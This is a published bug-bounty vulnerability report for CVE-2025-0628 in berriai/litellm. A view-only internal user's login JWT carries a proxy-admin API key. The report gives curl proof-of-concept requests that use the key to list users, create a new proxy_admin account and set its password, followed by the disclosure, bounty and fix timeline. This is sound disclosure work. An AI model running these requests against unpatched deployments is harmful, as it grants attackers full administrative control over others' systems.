

Logging into webui as view only internal user provides overly privileged bearer key in berriai/litellm

✓ Valid

Reported on Nov 15th 2024

Description

When an user with the role "internal_user_viewer" logs into the application they are provided with an overly privileged API key. This key can be used to access all the admin functionality of the application.

The following steps are taken: An admin creates an Internal User with the role "Internal User Viewer", and sends the invite link to the end user. The user then logs into the application and returns an JWT.

```
POST /login HTTP/1.1
Host: localhost:4000
...

username=test@example.com&password=password
```

```
HTTP/1.1 303 See Other
...
set-cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoiaMDliMGQ3ZGMt
```

Decoding this jwt reveals that it contains the following.

```
{
  "user_id": "09b0d7dc-efa3-4548-9ca3-cc7262c86baf",
  "key": "sk-hxuUnxEqXzSpaS1iw1MQpA",
  "user_email": "test@example.com",
  "user_role": "internal_user_viewer",
  "login_method": "username_password",
  "premium_user": false,
  "auth_header_name": "Authorization"
}
```

The key `sk-hxuUnx...MQpA` is actually an admin key which has `PROXY_ADMIN` permissions. With the key it is possible to call admin only endpoints such as `/users/list` and `/users/get_users`.

Proof of Concept 1.

```
curl -X 'GET' \
  'http://localhost:4000/user/list?page=1&page_size=25' \
  -H 'accept: application/json' \
  -H 'x-api-key: sk-hxuUnxEqXzSpaS1iw1MQpA'
```

response

```
{
  "users": [
    {
      "user_id": "09b0d7dc-efa3-4548-9ca3-cc7262c86baf",
      "user_alias": null,
      "team_id": "5954dde0-4cc6-4461-a286-77393cc15a85",
      ...
    }
  ]
}
```

Instead of an authorization error.

Proof of Concept

To confirm impact it is also possible to create a new proxy_admin user

```
curl --path-as-is -i -s -k -X '$POST' -H '$Host: localhost:4000' -H '$Content-Lengt
```

decode the JWT and extract the key: In this case: `sk-hxuUnxEqXzSpaS1iw1MQpA`

To demonstrate that this key has proxy_admin permissions it's possible to create a new user with the proxy admin role.

```
curl -X 'POST' \
  'http://localhost:4000/user/new' \
  -H 'accept: application/json' \
  -H 'x-api-key: sk-hxuUnxEqXzSpaS1iw1MQpA' \
  -H 'Content-Type: application/json' \
  -d '{
    "user_role": "proxy_admin",
    "user_email": "test2@example.com",
    "auto_create_key": true
  }'
```

This returns the user object

```
{
  "models": [],
  "spend": 0.0,
  "max_budget": null,
  "user_id": "157d869e-ad4c-4736-95b4-c6d29256df6f",
  ...
}
```

```
"team_id": null,
"max_parallel_requests": null,
"metadata": {},
"tpm_limit": null,
"rpm_limit": null,
"budget_duration": null,
"allowed_cache_controls": [],
"soft_budget": null,
"key_alias": null,
"key": "sk-x4v5UKZttJXNYoojsveTUw",
"duration": null,
"aliases": {},
"config": {},
"permissions": {},
"model_max_budget": {},
"send_invite_email": null,
"model_rpm_limit": null,
"model_tpm_limit": null,
"guardrails": null,
"blocked": null,
"key_name": null,
"expires": null,
"token_id": null,
"user_email": "test2@example.com",
"user_role": "proxy_admin",
"teams": null,
"user_alias": null
}
```

While this account and key is enough, it's also possible to gain access to the webui by then setting the password with

```
curl -X 'POST' \
  'http://localhost:4000/user/update' \
  -H 'accept: application/json' \
  -H 'x-api-key: sk-gxvnCjjbeA61Jy2Vc-mX_A' \
  -H 'Content-Type: application/json' \
  -d '{
    "user_id": "f90a48d3-6ab5-4eab-9fdd-648a9c358970",
    "password": "password"
  }'
```

And finally logging in.

Impact

This vulnerability allows for privilege escalation within the application allowing any account to become PROXY ADMIN.

-   William BenEmbarek modified the report a year ago
-   William BenEmbarek modified the report a year ago
-   huntr-helper modified the Severity from High (8.8) to High (8.1) a year ago

 William BenEmbarek commented a year ago

Researcher

Hey, any update on this at all?

-  This report has now been passed to internal triage and should be resolved within 14 days. a year ago
-  The researcher has received a minor penalty to their credibility for miscalculating the severity: -1
-  Ethan Silvas validated this vulnerability a year ago
-  williambenembarek has been awarded the disclosure bounty 
-  The fix bounty is now up for grabs
-  The researcher's credibility has increased: +7
-  CVE-2025-0628 assigned to this report. a year ago
-  We have notified the **berriai/litellm** maintainers about this report in their weekly follow-up a year ago
-  We have sent a warning to the **berriai/litellm** team to inform them that this report will be published in 48 hours a year ago
-  This vulnerability has now been published a year ago
-  Krish Dholakia marked this as fixed in **v1.61.15-nightly** with commit **566d93** a year ago
-  Krish Dholakia has been awarded the fix bounty 

Krish Dholakia commented a year ago

Maintainer

Hi team, how do we close this out?

-  A **berriai/litellm** maintainer has acknowledged this report a year ago
-  CVE-2025-0628 has now been published 10 months ago

CVE

CVE-2025-0628

Published

Vulnerability Type

CWE-266: Incorrect Privilege Assignment

Severity

High (8.1)

Attack vector	Network
Attack complexity	Low
Privileges required	Low
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	None

[Open in visual CVSS calculator](#) 

Registry

Other

Affected Version

main-latest

Visibility

Public

Status

Fixed


Disclosure Bounty

\$750

Fix Bounty

\$187.5

Found by



William BenEmbarek

@williambenembarek

UNPROVEN



Fixed by



Krish Dholakia

@krrishdholakia

UNPROVEN



